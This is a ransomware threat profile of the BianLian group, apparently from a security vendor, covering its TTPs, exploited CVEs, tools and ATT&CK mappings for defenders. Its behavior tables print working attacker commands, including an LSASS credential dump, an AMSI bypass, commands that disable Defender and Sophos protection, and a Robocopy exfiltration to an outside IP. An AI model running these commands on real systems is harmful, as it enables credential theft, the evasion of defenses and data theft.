blackpoint

THREAT PROFILE:

BianLian Ransomware

Table of Contents

Executive Summary

First Identified:
2022

Operation style:
Previously a ransomware-as-a-service (RaaS), in 2023 the group ceased encryption and focused on data exfiltration operations.

Extortion method:
Double extortion and extortion without encryption. Bianlian has been observed focusing on data exfiltration; however, the group has been observed utilizing encryption on some occasions.

Most frequently targeted industry:
- Healthcare

Most frequently targeted victim HQ region:
- United States, North America

Known Associations:
- Makop Ransomware

INITIAL ACCESS → **PERSISTENCE** → **LATERAL MOVEMENT**

Valid accounts, exploit external remote services, vulnerability exploitation, social engineering, supply chain compromise (MITRE ATT&CK: T1078, T1133, T1190, T1195, T1566)

Manipulation of existing accounts, create new accounts (MITRE ATT&CK: T1098, T1136)

Abuse of remote services, replication through removeable media, vulnerability exploitation, lateral tool transfer (MITRE ATT&CK: T1021, T1091, T1210, T1570)

Description

BianLian ransomware is written in Go language and is compiled as a 64-bit Windows system that has been active since, at least, July 2022. The group previously (2022-2023) operated a ransomware-as-a-service (RaaS) and used a double extortion method, where the ransomware both encrypted the victim's machines and exfiltrated sensitive data; the group threatened to leak the stolen data if the ransom demand was not paid. However, in 2023, the group was observed stealing sensitive data and extorting victims, avoiding the encryption portion of a typical ransomware attack.

BianLian is reportedly a reference to the traditional Chinese art of "face-changing". The name is indicative of the operations' ability to adapt and its evolution in its TTPs.

In 2023, Avast researchers released a decryptor for the BianLian encryptor, which likely led to the group no longer encrypting victim networks and focusing on data exfiltration instead.

BianLian operators have been observed gaining initial access via a variety of methods, including phishing emails, exploitation of leaked/compromised credentials, exploitation of vulnerabilities, and purchasing access via IABs. BianLian uses native Windows tools and Windows Command Shell to query users, the domain controller to identify groups, accounts in Domain Admins and Domain Computers groups, and map out additional devices on the network.

BianLian often uses valid credentials for persistence, defense evasion, and lateral movement. The group extracts credentials from the victim environment, creates new administration accounts, or modifies existing accounts' passwords to allow incoming RDP traffic.

BianLian has been observed conducting extortion only attacks since 2023, likely due to a decryptor released by Avast researchers.

BianLian encrypts files using the AES256 algorithm and, as opposed to other operations, the AES key is not encrypted by a public key and is not stored in the encrypted files. The malware divided the file content into 10-byte chunks. It reads ten bytes from the original file, then encrypts the bytes, and writes the encrypted data into the target file.


The ransomware places the ransom note on the affected devices, the group prints the ransom note to printers on the compromised network, and victims' employees have previously reported receiving threatening phone calls from BianLian-associated individuals.

BianLian and Makop ransomware operations have been observed using the same small .NET custom executable, indicating that the groups are connected. However, the exact connection between the two operations remains unknown. Additionally, the two groups have been observed deploying the same hash of the Advanced Port Scanner tool.

Security researchers have reported there is an even chance that the BianLian operation is a rebrand of the PYSA ransomware; however, the evidence of any connection is solely based on activity timelines and TTPs.


Previous Targets: BianLian

Previous Industry Targets from 01 Oct 2023 to 30 Sep 2024



Previous Targets: BianLian

Previous Victim HQ Regions from 01 Oct 2023 to 30 Sep 2024



Data Leak Site: BianLian

hxxp://bianlianlbc5an4kgnay3opdemgcryg2kpfcbgczopmm3dnbz3uaunad[.]onion/
hxxp://epovhlzpj3grgld7vxr2mnk33dz5rdb4kdcp44f5r527rvhwhxna[.]b32[.]i2p/

Known Exploited Vulnerabilities

CVE-2021-4034 (CVSS: 7.8)

Out-of-Bounds Read and Write Vulnerability
Product Affected: Red Hat Polkit

CVE-2022-27925 (CVSS: 7.2)

Arbitrary File Upload Vulnerability
Product Affected: Zimbra Collaboration (ZCS)

CVE-2022-37042 (CVSS: 9.8)

Authentication Bypass Vulnerability
Product Affected: Zimbra Collaboration (ZCS)

CVE-2023-27350 (CVSS: 9.8)

Improper Access Control Vulnerability
Product Affected: PaperCut MF/NG

CVE-2023-42793 (CVSS: 9.8)

Authentication Bypass Vulnerability
Product Affected: JetBrains TeamCity

CVE-2024-27198 (CVSS: 9.8)

Authentication Bypass Vulnerability
Product Affected: JetBrains TeamCity

ProxyShell (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207) (CVSS: 9.8, 9.8, 7.2)

Pre-Auth Confusion, Privilege Escalation, Post-Auth RCE Vulnerabilities
Product Affected: Microsoft Exchange

Known Exploited Vulnerabilities

ZeroLogon (CVE-2020-1472) (CVSS: 10)

Privilege Escalation Vulnerability
Product Affected: NetLogon

Associations: BianLian

Makop Ransomware

Palo Alto Unit 42 researchers observed the BianLian and Makop ransomware operations sharing a custom .NET tool, indicating that the groups are connected. The exact level of cooperation between the groups remains unknown.

Mario Ransomware

BianLian, Mario, and White Rabbit ransomware were reported to be cooperating in a joint campaign in 2023.

PYSA Ransomware

Security researchers have reported that BianLian could be a rebrand of the former PYSA (Protect Your System Amigo) operation. This is due to similar TTPs and an observable timeline of activity. There has been no detailed analysis to support this beyond an even chance.

Ransomhub Ransomware

BianLian has been assessed to be likely using the Ransomhub ransomware RaaS program to encrypt victim environments after a decryptor was developed for the BianLian encryptor in 2023.

White Rabbit Ransomware

BianLian, Mario, and White Rabbit ransomware were reported to be cooperating in a joint campaign in 2023.

Known Tools: BianLian

Text in **bold** indicates behaviors that have been observed by Blackpoint's SOC.

Advanced Port Scanner	A free network scanner allowing you to quickly find open ports on network computers and retrieve versions of programs running on the detected ports.
AnyDesk	A remote desktop application that provides remote access to computers and other devices.
Atera Agent	A remote monitoring and network discovery tool that provides a comprehensive security scan and complete view of all your end-user networks and devices.
AzCopy	A command-line tool that moves data into and out of Azure Storage instances. Threat actors have been observed using the tool to exfiltrate data from targeted victims.
Azure Storage Explorer	A Microsoft tool that is used to upload, download, and manager Azure Storage blobs, files, queues, and tables, as well as Azure Data Lake Storage. Threat actors have been observed using the tool to exfiltrate data from targeted victims.
BITSAdmin	A command-line tool used to create, download, or upload jobs, and to monitor their progress.
cmd	A program used to execute commands on a Windows computer.
Cobalt Strike	A commercial, full-featured, remote access tool that is described as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. The tool's interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed within a single, integrated system.
Custom Backdoor	A backdoor malware written in Go that also acts as a loader malware. The functionality includes downloading second-stage payloads. In 2024, a Linux version of the tool was identified as well.
Custom .NET Tool	A custom tool that is responsible for retrieving file enumeration, registry, and clipboard data.

Known Tools: BianLian

DISM	Deployment Image Servicing & Management. A command line tool that is used to service Windows images. Users can use DISM image management commands to mount and get information about Windows image (.wim) files, Full-flash utility (FFU) files, or virtual hard disks (VHD). Users can also use DISM to capture, split, and otherwise manage .wim files.
GPOTool.exe	A diagnostic utility designed to provide administrators with the means to troubleshoot Group Policy settings.
Impacket	An open-source collection of modules written in Python for programmatically constructing and manipulating network protocols.
LSASS	A Windows process that takes care of security policy for the OS.
MEGA	A cloud storage and file hosting service.
Net	A Windows utility that is used in command-line operations for control of users, groups, services, and network connections. It can gather system and network information, move laterally through SMB/Windows Admin Shares, and interact with services.
netstat	A tool that generates displays that show network status and protocol statistics.
nltest	A Windows command-line utility used to list domain controllers and enumerate domain trusts.
ntdsutil	A command-line tool that provides management facilities for Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS).
PDQ Inventory	A legitimate system management solution that is used to scan networks and collect hardware, software, and Windows configuration data.
PingCastle	A tool used to enumerate AD and provides an AD map to visualize the hierarchy of trust relationships.
PowerShell	A task automation and configuration management program that includes a command-line shell and the associated scripting language.

Known Tools: BianLian

PowerShell Backdoor	A custom backdoor that is reportedly identical to BianLian's Go backdoor, acting as a loader malware. The PowerShell variant has been observed being deployed when the Go backdoor has failed.
PsExec	A utility tool that allows users to control a computer from a remote location.
Rclone	A command line program for syncing files with cloud storage services such as Dropbox, Google Drive, Amazon S3, and MEGA.
RDP	A protocol that provides a user with a graphical interface to connect to another computer over a network connection.
RDP Recognizer	A tool that can be used to brute force RDP passwords or check for RDP vulnerabilities.
Repadmin	A command line tool that was designed to help administrators diagnose and troubleshoot Active Directory (AD) replication issues between domain controllers. The tool can be used to access a network and steal data.
Robocopy	A command line file transfer utility for Microsoft Windows. Robocopy allows copying of large datasets or lots of files across volumes and can be used for backing up data.
SharpShares	A tool used to enumerate accessible network shares within a compromised domain.
SoftPerfect	A network scanner that can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices.
Splashtop	A remote desktop application that allows users to remotely access their Windows, Mac, and Linux computers from any Windows, Mac, iOS, Android, and Chromebook device.
Sysmon	An add-on for Windows logging; threat actors can track code behavior and netowrk traffic.

Known Tools: BianLian

TeamViewer	A comprehensive, remote access, remote control and remote support solution that works with almost every desktop and mobile platform, including Windows, macOS, Android, and iOS.
TightVNC	A remote desktop software that allows users to access and control a computer over the network.
Windows Command Shell	Used to automate routine tasks, like user account management or nightly backups, with batch (. bat) files.
winpty	A Windows software package providing an interface similar to a Unix pty-master for communicating with Windows console programs.

Observed BianLian Behaviors: Windows

Text in green indicates behaviors that have been observed by Blackpoint's SOC.

Execution	explorer.exe mmc.exe "C:\windows\system32\dsa.msc" platform-communicator-tray.exe SentinelUI.exe /minimized
Persistence	net.exe localgroup "Remote Desktop Users" <user> /add net.exe user <admin> <password> /domain schtasks.exe /RU SYSTEM /create /sc ONCE /<user> /tr "cmd.exe /crundll32.exe c: \programdata\netsh.dll,Entry" /ST 04:43
Defense Evasion	VSS CLEAN C:\NOC\Script.bat <?xml version="1.0" encoding="UTF-16"?> netsh.exe advfirewall firewall add rule "name=allow RemoteDesktop" dir=in * protocol=TCP localport=<port num> action=allow netsh.exe advfirewall firewall set rule "group=remote desktop" new enable=Yes cmd /c del <sample_exe_name> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed',' NonPublic,* Static').SetValue($null,$true) dism.exe /online /Disable-Feature /FeatureName:Windows-Defender /Remove /NoRestart reg.exe add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sophos Endpoint * Defense\TamperProtection\Config" /t REG_DWORD /v SEDEnabled /d 0 /f reg.exe ADD * HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Sophos\SAVService\TamperProtection /t REG_DWORD /v Enabled /d 0 /f reg.exe add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal * Server\WinStations\RDP Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f reg.exe add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /* v fAllowToGetHelp /t REG_DWORD /d 1 /f

Observed BianLian Behaviors: Windows

Credential Access	findstr /spin "password" *.* >C:\Users\training\Music\<file>.txt cmd.exe /Q /c for /f “tokens=1,2 delims= “ ^%A in (‘”tasklist /fi “Imagename eq lsass.exe” | find “lsass””) do rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump ^%B \Windows\Temp\<file>.csv full dump.exe -no-pass -just-dc user.local/<fileserver.local>\@<local_ip>
Discovery	ZAdmon.exe cmd.exe /C gpotool.exe /gpo:{6AC1786C-016F-11D2-945F-00C04FB984F9} > "C:\PROGRA~2\SAAZOD\zcmon\APPLIC~1\ZADMon\AdmonTemp_Default_Domain_Controller_Policy.txt" conhost.exe 0xffffffff cmd.exe /C gpotool.exe /gpo:{31B2F340-016D-11D2-945F-00C04FB984F9} > "C:\PROGRA~2\SAAZOD\zcmon\APPLIC~1\ZADMon\AdmonTemp_GpoTool_Default_Domain_Policy.txt" conhost.exe 0xffffffff cmd.exe /c netstat -abno 2>&1 NETSTAT.EXE -abno netsh.exe interface ipv6 show dns "Ethernet 2" cmd.exe /c netsh interface ipv4 show dns "Ethernet 2" 2>&1 netsh.exe interface ipv4 show dns "Ethernet 2" cmd.exe /c repadmin /showreps 2>&1 repadmin.exe /showreps cmd.exe /c netsh interface ipv4 show addresses "Ethernet 2" 2>&1 netsh.exe interface ipv4 show addresses "Ethernet 2" s.exe /threads:50 /ldap:all /verbose /outfile:c:\users\<user>\desktop\1.txt cmd.exe /Q /c quser 1> \\127.0.0.1\C$\Windows\Temp\<folder> 2>&1 nltest /dclist nltest /domain_trusts net user /domain net group /domain net group 'Domain Admins' /domain net group 'Domain Computers' /domain

Observed BianLian Behaviors: Windows

Lateral Movement	exp.exe -n <fileserver.local> -t <local_ip>
Exfiltration	C:\Windows\system32\Robocopy.exe E:\ \\173.254.204.101\print$\Ridgeview /j /z /e /mt:32 /XF *.exe *.MOV *.mkv *.iso /XD "DfsrPrivate"

MITRE ATT&CK® Mappings: BianLian

Resource Development	
T1587: Develop Capabilities	.001: Malware
Initial Access	
T1078: Valid Accounts	
T1133: External Remote Services	
T1190: Exploit Public-Facing Application	
T1195: Supply Chain Compromise	
T1566: Phishing	.001: Spearphishing Attachment .002: Spearphishing Link
Execution	
T1047: Windows Management Instrumentation	
T1053: Scheduled Task/Job	.005: Scheduled Task
T1059: Command and Scripting Interpreter	.001: PowerShell .003: Windows Command Shell
T1204: User Execution	.001: Malicious Link .002: Malicious File
T1569: System Services	.002: Service Execution

MITRE ATT&CK® Mappings: BianLian

Persistence	
T1053: Scheduled Task/Job	.005: Scheduled Task
T1098: Account Manipulation	
T1136: Create Account	.001: Local Account
Privilege Escalation	
T1078: Valid Accounts	
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder .009: Shortcut Modification
Defense Evasion	
T1027: Obfuscated Files or Information	.001: Binary Padding
T1036: Masquerading	.005: Match Legitimate Name or Location
T1112: Modify Registry	
T1497: Virtualization/Sandbox Evasion	
T1562: Impair Defenses	.001: Disable or Modify Tools .004: Disable or Modify System Firewall .006: Indicator Blocking
Credential Access	
T1003: OS Credential Dumping	.001: LSASS Memory .003: NTDS
T1552: Unsecured Credentials	.001: Credentials in Files

MITRE ATT&CK® Mappings: BianLian

Credential Access	
T1555: Credentials from Password Stores	.003: Credentials from Web Browsers
Discovery	
T1012: Query Registry	
T1016: System Network Configurations Discovery	.001: Internet Connection Discovery
T1018: Remote System Discovery	
T1033: System Owner/User Discovery	
T1046: Network Service Discovery	
T1069: Permissions Groups Discovery	.002: Domain Groups
T1082: System Information Discovery	
T1083: File and Directory Discovery	
T1087: Account Discovery	.002: Domain Account
T1120: Peripheral Device Discovery	
T1135: Network Share Discovery	
T1482: Domain Trust Discovery	
T1518: Software Discovery	

MITRE ATT&CK® Mappings: BianLian

Lateral Movement	
T1021: Remote Services	.001: Remote Desktop Protocol .005: VNC .006: Windows Remote Management
T1091: Replication Through Removable Media	
T1210: Exploitation of Remote Services	
T1570: Lateral Tool Transfer	
Collection	
T1005: Data from Local System	
T1114: Email Collection	.001: Local Email Collection
T1115: Clipboard Data	
Command and Control	
T1071: Application Layer Protocol	.001: Web Protocol
T1090: Proxy	
T1105: Ingress Tool Transfer	
T1219: Remote Access Software	
Exfiltration	
T1020: Automated Exfiltration	
T1029: Scheduled Transfer	

MITRE ATT&CK® Mappings: BianLian

Exfiltration	
T1041: Exfiltration Over C2 Channel	
T1048: Exfiltration Over Alternative Protocol	
T1537: Transfer Data to Cloud Account	
T1567: Exfiltration Over Web Service	.002: Exfiltration to Cloud Storage
Impact	
T1486: Data Encrypted for Impact	
T1657: Financial Theft	

References

- Armstrong, Ben; Pearce, Lauren; Pittack, Brad; Quist, Danny (2022, September 01) Redacted: “BianLian Ransomware Gang Gives It a Go!.” https://redacted.com/blog/bianlian-ransomware-gang-gives-it-a-go/
- Avast (2023, January 16) “Decrypted: BianLian Ransomware.” https://decoded.avast.io/threatresearch/decrypted-bianlian-ransomware/
- Barry, Christine (2024, August 09) Barracuda: “BianLian: The face-changing ransomware menace.” https://blog.barracuda.com/2024/08/09/bianlian--the-face-changing-ransomware-menace
- Bhatta, Rabindra Dev (2023, June) Logpoint: “The Shapeshift of BianLian Ransomware into Encryption-less Extortionists.” https://www.logpoint.com/wp-content/uploads/2023/06/logpoint-etpr-bianlian-ransomware.pdf
- Bleih, Adi (2023, December 18) Cyberint: “BianLian Ransomware: Victimology and TTPs.” https://cyberint.com/blog/research/bianlian-ransomware-victimology-and-ttps/
- CISA (2023, May 16) “#StopRansomware: BianLian Ransomware Group.” https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-136a
- CriticalStart (2024, October 07) “BianLian Ransomware: The Shift to RansomHub – A Detailed Analysis by the Critical Start CRU.” https://www.criticalstart.com/bianlian-ransomware-report/
- Cyble (2022, August 18) “BianLian: New Ransomware variant on the rise.” https://cyble.com/blog/bianlian-new-ransomware-variant-on-the-rise/
- Frank, Daniel (2024, January 23) Palo Alto Unit 42: “Threat Assessment: BianLian.” https://unit42.paloaltonetworks.com/bianlian-ransomware-group-threat-assessment/
- HC3 (2024, April 05) “HC3’s Top 10 Most Active Ransomware Groups.” https://www.hhs.gov/sites/default/files/hc3-top-10-most-active-ransomware-groups-analyst-note-tlpclear-r.pdf
- Kimayong, Paul (2024, July 11) Juniper Networks: “BianLian Ransomware Group: 2024 Activity Analysis.” https://blogs.juniper.net/en-us/security/bianlian-ransomware-group-2024-activity-analysis
- Resecurity (2023, Decemeber 15) “Exposing the Cyber-Extortion Trinity - BianLian, White Rabbit, and Mario Ransomware Gangs Spotted in a Joint Campaign.” https://www.resecurity.com/blog/article/Exposing-Cyber-Extortion-Trinity-BianLian-White-Rabbit-Mario-Ransomware-Gangs-Spotted-Joint-Campaign
- Schmitt, Drew (2024, March 08) GuidePoint: “BianLian GOs for PowerShell After TeamCity Exploitation.” https://www.guidepointsecurity.com/blog/bianlian-gos-for-powershell-after-teamcity-exploitation/
- SentinelOne (n.d.) “A Deep Dive into BianLian Ransomware.” https://resources.securityscorecard.com/research/bian-lian-deep-dive
- SentinelOne (n.d.) “BianLian.” https://www.sentinelone.com/anthology/bianlian/
- SOCRadar (2023, July 13) “Threat Actor Profile: BianLian, The Shape-Shifting Ransomware Group.” https://socradar.io/threat-actor-profile-bianlian-the-shape-shifting-ransomware-group/
- The BlackBerry Research & Intelligence Team (2022, October 13) BlackBerry: “BianLian Ransomware Encrypts Files in the Blink of an Eye.” https://blogs.blackberry.com/en/2022/10/bianlian-ransomware-encrypts-files-in-the-blink-of-an-eye
- Yuceel, Huseyin Can (2023, May 17) Picus Security: “BianLian Ransomware Analysis - The Rise of Exfiltration-based Extortion.” https://www.picussecurity.com/resource/blog/bianlian-ransomware-analysis-the-rise-of-exfiltration-based-extortion

Adversary Pursuit Group

blackpoint